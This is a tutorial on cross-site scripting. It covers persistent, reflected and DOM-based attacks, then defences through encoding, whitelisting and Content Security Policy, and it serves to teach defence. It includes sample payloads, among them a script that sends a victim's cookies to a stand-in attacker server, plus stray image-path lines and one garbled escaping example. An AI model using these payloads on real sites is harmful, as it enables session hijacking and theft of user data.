# Excess XSS

*A comprehensive tutorial on cross-site scripting*

Created by Jakob Kallin and Irene Lobo Valbuena



# Part One: Overview

## What is XSS?

Cross-site scripting (XSS) is a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser.

The attacker does not directly target his victim. Instead, he exploits a vulnerability in a website that the victim visits, in order to get the website to deliver the malicious JavaScript for him. To the victim's browser, the malicious JavaScript appears to be a legitimate part of the website, and the website has thus acted as an unintentional accomplice to the attacker.

## How the malicious JavaScript is injected

The only way for the attacker to run his malicious JavaScript in the victim's browser is to inject it into one of the pages that the victim downloads from the website. This can happen if the website directly includes user input in its pages, because the attacker can then insert a string that will be treated as code by the victim's browser.

In the example below, a simple server-side script is used to display the latest comment on a website:

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

The script assumes that a comment consists only of text. However, since the user input is included directly, an attacker could submit this comment: "`<script>...</script>`". Any user visiting the page would now receive the following response:

```
<html>
Latest comment:
<script>...</script>
</html>
```

When the user's browser loads the page, it will execute whatever JavaScript code is contained inside the `<script>` tags. The attacker has now succeeded with his attack.

## What is malicious JavaScript?

At first, the ability to execute JavaScript in the victim's browser might not seem particularly malicious. After all, JavaScript runs in a very restricted environment that has extremely limited access to the user's files and operating system. In fact, you could open your browser's JavaScript console right now and execute any JavaScript you want, and you would be very unlikely to cause any damage to your computer.

However, the possibility of JavaScript being malicious becomes more clear when you consider the following facts:

- JavaScript has access to some of the user's sensitive information, such as cookies.

- JavaScript can send HTTP requests with arbitrary content to arbitrary destinations by using `XMLHttpRequest` and other mechanisms.
- JavaScript can make arbitrary modifications to the HTML of the current page by using DOM manipulation methods.

These facts combined can cause very serious security breaches, as we will explain next.

## The consequences of malicious JavaScript

Among many other things, the ability to execute arbitrary JavaScript in another user's browser allows an attacker to perform the following types of attacks:

> **Cookie theft:** The attacker can access the victim's cookies associated with the website using `document.cookie`, send them to his own server, and use them to extract sensitive information like session IDs.
>
> **Keylogging:** The attacker can register a keyboard event listener using `addEventListener` and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.
>
> **Phishing:** The attacker can insert a fake login form into the page using DOM manipulation, set the form's `action` attribute to target his own server, and then trick the user into submitting sensitive information.

Although these attacks differ significantly, they all have one crucial similarity: because the attacker has injected code into a page served by the website, the malicious JavaScript is executed in the context of that website. This means that it is treated like any other script from that website: it has access to the victim's data for that website (such as cookies) and the host name shown in the URL bar will be that of the website. For all intents and purposes, the script is considered a legitimate part of the website, allowing it to do anything that the actual website can.

This fact highlights a key issue:

> *If an attacker can use your website to execute arbitrary JavaScript in another user's browser, the security of your website and its users has been*

*compromised.*

To emphasize this point, some examples in this tutorial will leave out the details of a malicious script by only showing `<script>...</script>`. This indicates that the mere presence of a script injected by the attacker is the problem, regardless of which specific code the script actually executes.

# Part Two: XSS Attacks

## Actors in an XSS attack

Before we describe in detail how an XSS attack works, we need to define the actors involved in an XSS attack. In general, an XSS attack involves three actors: **the website**, **the victim**, and **the attacker**.

- **The website** serves HTML pages to users who request them. In our examples, it is located at `http://website/`.
    - **The website's database** is a database that stores some of the user input included in the website's pages.
- **The victim** is a normal user of the website who requests pages from it using his browser.
- **The attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
    - **The attacker's server** is a web server controlled by the attacker for the sole purpose of stealing the victim's sensitive information. In our examples, it is located at `http://attacker/`.

## An example attack scenario

In this example, we will assume that the attacker's ultimate goal is to steal the victim's cookies by exploiting an XSS vulnerability in the website. This can be done by having the

victim's browser parse the following HTML code:


```
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
```

This script navigates the user's browser to a different URL, triggering an HTTP request to the attacker's server. The URL includes the victim's cookies as a query parameter, which the attacker can extract from the request when it arrives to his server. Once the attacker has acquired the cookies, he can use them to impersonate the victim and launch further attacks.

From now on, the HTML code above will be referred to as **the malicious string** or **the malicious script**. It is important to note that the string itself is only malicious if it ultimately gets parsed as HTML in the victim's browser, which can only happen as the result of an XSS vulnerability in the website.

## How the example attack works

The diagram below illustrates how this example attack can be performed by an attacker:



1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

## Types of XSS


While the goal of an XSS attack is always to execute malicious JavaScript in the victim's browser, there are few fundamentally different ways of achieving that goal. XSS attacks are often divided into three types:

- **Persistent XSS**, where the malicious string originates from the website's database.
- **Reflected XSS**, where the malicious string originates from the victim's request.
- **DOM-based XSS**, where the vulnerability is in the client-side code rather than the server-side code.

The previous example illustrated a persistent XSS attack. We will now describe the other two types of XSS attacks: reflected XSS and DOM-based XSS.

### Reflected XSS

In a reflected XSS attack, the malicious string is part of the victim's request to the website. The website then includes this malicious string in the response sent back to the user. The diagram below illustrates this scenario:




1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

**How can reflected XSS succeed?**

At first, reflected XSS might seem harmless because it requires the victim himself to actually send a request containing a malicious string. Since nobody would willingly attack himself, there seems to be no way of actually performing the attack.

As it turns out, there are at least two common ways of causing a victim to launch a reflected XSS attack against himself:


- If the user targets a specific individual, the attacker can send the malicious URL to the victim (using e-mail or instant messaging, for example) and trick him into visiting it.
- If the user targets a large group of people, the attacker can publish a link to the malicious URL (on his own website or on a social network, for example) and

wait for visitors to click it.

These two methods are similar, and both can be more successful with the use of a URL shortening service, which masks the malicious string from users who might otherwise identify it.

## DOM-based XSS

DOM-based XSS is a variant of both persistent and reflected XSS. In a DOM-based XSS attack, the malicious string is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed. The diagram below illustrates this scenario for a reflected XSS attack:




1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website receives the request, but does not include the malicious string in the response.

4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server.

### What makes DOM-based XSS different

In the previous examples of persistent and reflected XSS attacks, the server inserts the malicious script into the page, which is then sent in a response to the victim. When the victim's browser receives the response, it assumes the malicious script to be part of the page's legitimate content and automatically executes it during page load as with any other script.

In the example of a DOM-based XSS attack, however, there is no malicious script inserted as part of the page; the only script that is automatically executed during page load is a legitimate part of the page. The problem is that this legitimate script directly makes use of user input in order to add HTML to the page. Because the malicious string is inserted into the page using `innerHTML`, it is parsed as HTML, causing the malicious script to be executed.

The difference is subtle but important:

- In traditional XSS, the malicious JavaScript is executed when the page is loaded, as part of the HTML sent by the server.
- In DOM-based XSS, the malicious JavaScript is executed at some point after the page has loaded, as a result of the page's legitimate JavaScript treating user input in an unsafe way.

### Why DOM-based XSS matters

In the previous example, JavaScript was not necessary; the server could have generated all the HTML by itself. If the server-side code were free of vulnerabilities, the website would then be safe from XSS.

However, as web applications become more advanced, an increasing amount of HTML is generated by JavaScript on the client-side rather than by the server. Any time content

needs to be changed without refreshing the entire page, the update must be performed using JavaScript. Most notably, this is the case when a page is updated after an AJAX request.

This means that XSS vulnerabilities can be present not only in your website's server-side code, but also in your website's client-side JavaScript code. Consequently, even with completely secure server-side code, the client-side code might still unsafely include user input in a DOM update after the page has loaded. If this happens, the client-side code has enabled an XSS attack through no fault of the server-side code.

### DOM-based XSS invisible to the server

There is a special case of DOM-based XSS in which the malicious string is never sent to the website's server to begin with: when the malicious string is contained in a URL's fragment identifier (anything after the # character). Browsers do not send this part of the URL to servers, so the website has no way of accessing it using server-side code. The client-side code, however, has access to it and can thus cause XSS vulnerabilities by handling it unsafely.

This situation is not limited to fragment identifiers. Other user input that is invisible to the server includes new HTML5 features like LocalStorage and IndexedDB.

# Part Three: Preventing XSS

## Methods of preventing XSS

Recall that an XSS attack is a type of code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, secure input handling is needed. For a web developer, there are two fundamentally different ways of performing secure input handling:

- **Encoding**, which escapes the user input so that the browser interprets it only as data, not as code.

- **Validation**, which filters the user input so that the browser interprets it as code without malicious commands.

While these are fundamentally different methods of preventing XSS, they share several common features that are important to understand when using either of them:

**Context:** Secure input handling needs to be performed differently depending on where in a page the user input is inserted.

**Inbound/outbound:** Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts the input into a page (outbound).

**Client/server:** Secure input handling can be performed either on the client-side or on the server-side, both of which are needed under different circumstances.

Before explaining in detail how encoding and validation work, we will describe each of these points.

## Input handling contexts

There are many contexts in a web page where user input might be inserted. For each of these, specific rules must be followed so that the user input cannot break out of its context and be interpreted as malicious code. Below are the most common contexts:

| Context | Example code |
| --- | --- |
| HTML element content | `<div>userInput</div>` |
| HTML attribute value | `<input value="userInput">` |
| URL query value | `http://example.com/?parameter=userInput` |
| CSS value | `color: userInput` |
| JavaScript value | `var name = "userInput";` |

### Why context matters

In all of the contexts described, an XSS vulnerability would arise if user input were inserted before first being encoded or validated. An attacker would then be able to

inject malicious code by simply inserting the closing delimiter for that context and following it with the malicious code.

For example, if at some point a website inserts user input directly into an HTML attribute, an attacker would be able to inject a malicious script by beginning his input with a quotation mark, as shown below:

| | |
|---|---|
| Application code | `<input value="userInput">` |
| Malicious string | `"><script>...</script><input value="` |
| Resulting code | `<input value=""><script>...</script><input value="">` |

This could be prevented by simply removing all quotation marks in the user input, and everything would be fine—but only in this context. If the same input were inserted into another context, the closing delimiter would be different and injection would become possible. For this reason, secure input handling always needs to be tailored to the context where the user input will be inserted.

## Inbound/outbound input handling

Instinctively, it might seem that XSS can be prevented by encoding or validating all user input as soon as your website receives it. This way, any malicious strings should already have been neutralized whenever they are included in a page, and the scripts generating HTML will not have to concern themselves with secure input handling.

The problem is that, as described previously, user input can be inserted into several contexts in a page. There is no easy way of determining when user input arrives which context it will eventually be inserted into, and the same user input often needs to be inserted into different contexts. Relying on inbound input handling to prevent XSS is thus a very brittle solution that will be prone to errors. (The deprecated "magic quotes" feature of PHP is an example of such a solution.)

Instead, outbound input handling should be your primary line of defense against XSS, because it can take into account the specific context that user input will be inserted into. That being said, inbound validation can still be used to add a secondary layer of protection, as we will describe later.

### Where to perform secure input handling

In most modern web applications, user input is handled by both server-side code and client-side code. In order to protect against all types of XSS, secure input handling must be performed in both the server-side code and the client-side code.

- In order to protect against traditional XSS, secure input handling must be performed in server-side code. This is done using any language supported by the server.
- In order to protect against DOM-based XSS where the server never receives the malicious string (such as the fragment identifier attack described earlier), secure input handling must be performed in client-side code. This is done using JavaScript.

Now that we have explained why context matters, why the distinction between inbound and outbound input handling is important, and why secure input handling needs to be performed in both client-side code and server-side code, we will go on to explain how the two types of secure input handling (encoding and validation) are actually performed.

## Encoding

Encoding is the act of escaping user input so that the browser interprets it only as data, not as code. The most recognizable type of encoding in web development is HTML escaping, which converts characters like **<** and **>** into **`<`** and **`>`**, respectively.

The following pseudocode is an example of how user input could be encoded using HTML escaping and then inserted into a page by a server-side script:

```
print "<html>"
print "Latest comment: "
print encodeHtml(userInput)
print "</html>"
```

If the user input were the string `<script>...</script>`, the resulting HTML would be as follows:

```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Because all characters with special meaning have been escaped, the browser will not parse any part of the user input as HTML.

## Encoding in client-side and server-side code

When performing encoding in your client-side code, the language used is always JavaScript, which has built-in functions that encode data for different contexts.

When performing encoding in your server-side code, you rely on the functions available in your server-side language or framework. Due to the large number of languages and frameworks available, this tutorial will not cover the details of encoding in any specific server-side language or framework. However, familiarity with the encoding functions used on the client-side in JavaScript is useful when writing server-side code as well.

### Encoding on the client-side

When encoding user input on the client-side using JavaScript, there are several built-in methods and properties that automatically encode all data in a context-aware manner:

| Context | Method/property |
| --- | --- |
| HTML element content | `node.textContent = userInput` |
| HTML attribute value | `element.setAttribute(attribute, userInput)`<br>or<br>`element[attribute] = userInput` |
| URL query value | `window.encodeURIComponent(userInput)` |
| CSS value | `element.style.property = userInput` |

The last context mentioned above (JavaScript values) is not included in this list, because JavaScript provides no built-in way of encoding data to be included in JavaScript source code.

### Limitations of encoding

Even with encoding, it will be possible to input malicious strings into some contexts. A notable example of this is when user input is used to provide URLs, such as in the example below:

```
document.querySelector('a').href = userInput
```

Although assigning a value to the `href` property of an anchor element automatically encodes it so that it becomes nothing more than an attribute value, this in itself does not prevent the attacker from inserting a URL beginning with "`javascript:`". When the link is clicked, whatever JavaScript is embedded inside the URL will be executed.

Encoding is also an inadequate solution when you actually want the user to define part of a page's code. An example is a user profile page where the user can define custom HTML. If this custom HTML were encoded, the profile page could consist only of plain text.

In situations like these, encoding has to be complemented with validation, which we will describe next.

## Validation

Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it. One of the most recognizable types of validation in web development is allowing some HTML elements (such as `<em>` and `<strong>`) but disallowing others (such as `<script>`).

There are two main characteristics of validation that differ between implementations:

> **Classification strategy:** User input can be classified using either blacklisting or whitelisting.
>
> **Validation outcome:** User input identified as malicious can either be rejected or sanitised.

### Classification strategy

### Blacklisting

Instinctively, it seems reasonable to perform validation by defining a forbidden pattern that should not appear in user input. If a string matches this pattern, it is then marked as invalid. An example would be to allow users to submit custom URLs with any protocol except `javascript:`. This classification strategy is called *blacklisting*.

However, blacklisting has two major drawbacks:

> **Complexity:** Accurately describing the set of all possible malicious strings is usually a very complex task. The example policy described above could not be successfully implemented by simply searching for the substring "`javascript`", because this would miss strings of the form "`Javascript:`" (where the first letter is capitalized) and "`&#106;avascript:`" (where the first letter is encoded as a numeric character reference).
>
> **Staleness:** Even if a perfect blacklist were developed, it would fail if a new feature allowing malicious use were added to the browser. For example, an HTML validation blacklist developed before the introduction of the HTML5 `onmousewheel` attribute would fail to stop an attacker from using that attribute to perform an XSS attack. This drawback is especially significant in web development, which is made up of many different technologies that are constantly being updated.

Because of these drawbacks, blacklisting as a classification strategy is strongly discouraged. Whitelisting is usually a much safer approach, as we will describe next.

### Whitelisting

*Whitelisting* is essentially the opposite of blacklisting: instead of defining a forbidden pattern, a whitelist approach defines an allowed pattern and marks input as invalid if it *does not* match this pattern.

In contrast with the blacklisting example before, an example of whitelisting would be to allow users to submit custom URLs containing only the protocols `http:` and `https:`, nothing else. This approach would automatically mark a URL as invalid if it had the protocol `javascript:`, even if it appeared as "`Javascript:`" or "`&#106;avascript:`".

Compared to blacklisting, there are two major benefits of whitelisting:

> **Simplicity:** Accurately describing a set of safe strings is generally much easier than identifying the set of all malicious strings. This is especially true in common situations where user input only needs to include a very limited subset of the functionality available in a browser. For example, the whitelist described above allowing only URLs with the protocols `http:` or `https:` is very simple, and perfectly adequate for users in most situations.
>
> **Longevity:** Unlike a blacklist, a whitelist will generally not become obsolete when a new feature is added to the browser. For example, an HTML validation whitelist allowing only the `title` attribute on HTML elements would remain safe even if it was developed before the introduction of HTML5 `onmousewheel` attribute.

## Validation outcome

When input has been marked as invalid, one of two actions can be taken:

> **Rejection:** The input is simply rejected, preventing it from being used elsewhere in the website.
>
> **Sanitisation:** All invalid parts of the input are removed, and the remaining input is used normally by the website.

Of these two, rejection is the simplest approach to implement. That being said, sanitisation can be more useful since it allows a broader range of input from the user. For example, if a user submits a credit card number, a sanitisation routine that removes all non-digit characters would prevent code injection as well as allowing the user to enter the number either with or without hyphens.

If you decide to implement sanitisation, you must make sure that the sanitisation routine itself doesn't use a blacklisting approach. For example, the URL "`Javascript:...`", even when identified as invalid using a whitelist approach, would get past a sanitisation routine that simply removes all instances of "`javascript:`". For this reason, well-tested libraries and frameworks should be used for sanitisation whenever possible.

## Which prevention technique to use

Encoding should be your first line of defense against XSS, because its very purpose is to neutralize data so that it cannot be interpreted as code. In some cases, encoding needs to be complemented with validation, as explained earlier. This encoding and validation should be outbound, because only when the input is included in a page do you know which context to encode and validate for.

As a second line of defense, you should use inbound validation to sanitize or reject data that is clearly invalid, such as links using the `javascript:` protocol. While this cannot by itself provide full security, it is a useful precaution if at any point outbound encoding and validation is improperly performed due to mistakes or errors.

If these two lines of defense are used consistently, your website will be protected from XSS attacks. However, due to the complexity of creating and maintaining an entire website, achieving full protection using only secure input handling can be difficult. As a third line of defense, you should also make use of Content Security Policy (CSP), which we will describe next.

# Content Security Policy (CSP)

The disadvantage of protecting against XSS by using only secure input handling is that even a single lapse of security can compromise your website. A recent web standard called Content Security Policy (CSP) can mitigate this risk.

CSP is used to constrain the browser viewing your page so that it can only use resources downloaded from trusted sources. A *resource* is a script, a stylesheet, an image, or some other type of file referred to by the page. This means that even if an attacker succeeds in injecting malicious content into your website, CSP can prevent it from ever being executed.

CSP can be used to enforce the following rules:

> **No untrusted sources:** External resources can only be loaded from a set of clearly defined trusted sources.
>
> **No inline resources:** Inline JavaScript and CSS will not be evaluated.

**No eval:** The JavaScript `eval` function cannot be used.

## CSP in action

In the following example, an attacker has succeeded in injecting malicious code into a page:

```
<html>
Latest comment:
<script src="http://attacker/malicious-script.js"></script>
</html>
```

With a properly defined CSP policy, the browser would not load and execute `malicious-script.js` because `http://attacker/` would not be in the set of trusted sources. Even though the website failed to securely handle user input in this case, the CSP policy prevented the vulnerability from causing any harm.

Even if the attacker had injected the script code inline rather than linking to an external file, a properly defined CSP policy disallowing inline JavaScript would also have prevented the vulnerability from causing any harm.

## How to enable CSP

By default, browsers do not enforce CSP. To enable CSP on your website, pages must be served with an additional HTTP header: `Content-Security-Policy`. Any page served with this header will have its security policy respected by the browser loading it, provided that the browser supports CSP.

Since the security policy is sent with every HTTP response, it is possible for a server to set its policy on a page-by-page basis. The same policy can be applied to an entire website by providing the same CSP header in every response.

The value of the `Content-Security-Policy` header is a string defining one or more security policies that will take effect on your website. The syntax of this string will be described next.

*Note: The example headers in this section use newlines and indentation for clarity; this should not be present in an actual header.*

## Syntax of CSP

The syntax of a CSP header is as follows:

```
Content-Security-Policy:
    directive source-expression, source-expression, ...;
    directive ...;
    ...
```

This syntax is made up of two elements:

- **Directives** are strings specifying a type of resource, taken from a predefined list.
- **Source expressions** are patterns describing one or more servers that resources can be downloaded from.

For every directive, the given source expressions define which sources can be used to download resources of the respective type.

### Directives

The directives that can be used in a CSP header are as follows:

- `connect-src`
- `font-src`
- `frame-src`
- `img-src`
- `media-src`
- `object-src`
- `script-src`
- `style-src`

In addition to these, the special directive `default-src` can be used to provide a default value for all directives that have not been included in the header.

### Source expressions

The syntax of a source expression is as follows:

```
protocol://host-name:port-number
```

The host name can start with `*.`, which means that any subdomain of the provided host name will be allowed. Similarly, the port number can be `*`, which means that all ports will be allowed. Additionally, the protocol and port number can be omitted. Finally, a protocol can be given by itself, which makes it possible to require that all resources be loaded using HTTPS.

In addition to the syntax above, a source expression can alternatively be one of four keywords with special meaning (quotes included):

**`'none'`:** Allows no resources.

**`'self'`:** Allows resources from the host that served the page.

**`'unsafe-inline'`:** Allows resources embedded in the page, such as inline `<script>` elements, `<style>` elements, and `javascript:` URLs.

**`'unsafe-eval'`:** Allows the use of the JavaScript `eval` function.

Note that whenever CSP is used, inline resources and `eval` are automatically disallowed by default. Using `'unsafe-inline'` and `'unsafe-eval'` is the only way to allow them.

## An example policy

```
Content-Security-Policy:
    script-src 'self' scripts.example.com;
    media-src 'none';
    img-src *;
    default-src 'self' http://*.example.com
```

In this example policy, the page is subject to the following restrictions:

- Scripts can be downloaded only from the host serving the page and from `scripts.example.com`.
- Audio and video files cannot be downloaded from anywhere.
- Image files can be downloaded from any host.

- All other resources can be downloaded only from the host serving the page and from any subdomain of `example.com`.

### Status of CSP

As of June 2013, Content Security Policy is a W3C candidate recommendation. It is being implemented by browser vendors, but parts of it are still browser-specific. In particular, the HTTP header to use can differ between browsers. Before using CSP today, consult the documentation of the browsers that you intend to support.

# Summary

## Summary: Overview of XSS

- XSS is a code injection attack made possible through insecure handling of user input.
- A successful XSS attack allows an attacker to execute malicious JavaScript in a victim's browser.
- A successful XSS attack compromises the security of both the website and its users.

## Summary: XSS Attacks

- There are three major types of XSS attacks:
  - Persistent XSS, where the malicious input originates from the website's database.
  - Reflected XSS, where the malicious input originates from the victim's request.
  - DOM-based XSS, where the vulnerability is in the client-side code rather than the server-side code.

- All of these attacks are performed in different ways but have the same effect if they succeed.

## Summary: Preventing XSS

- The most important way of preventing XSS attacks is to perform secure input handling.
  - Most of the time, encoding should be performed whenever user input is included in a page.
  - In some cases, encoding has to be replaced by or complemented with validation.
  - Secure input handling has to take into account which context of a page the user input is inserted into.
  - To prevent all types of XSS attacks, secure input handling has to be performed in both client-side and server-side code.
- Content Security Policy provides an additional layer of defense for when secure input handling fails.

# Appendix

## Terminology

It should be noted that there is overlap in the terminology currently used to describe XSS: a DOM-based XSS attack is also either persistent or reflected at the same time; it's not a separate type of attack. There is no widely accepted terminology that covers all types of XSS without overlap. Regardless of the terminology used to describe XSS, however, the most important thing to identify about any given attack is where the malicious input comes from and where the vulnerability is located.

# Addendums

- How to implement whitelisting securely (July 9th, 2016)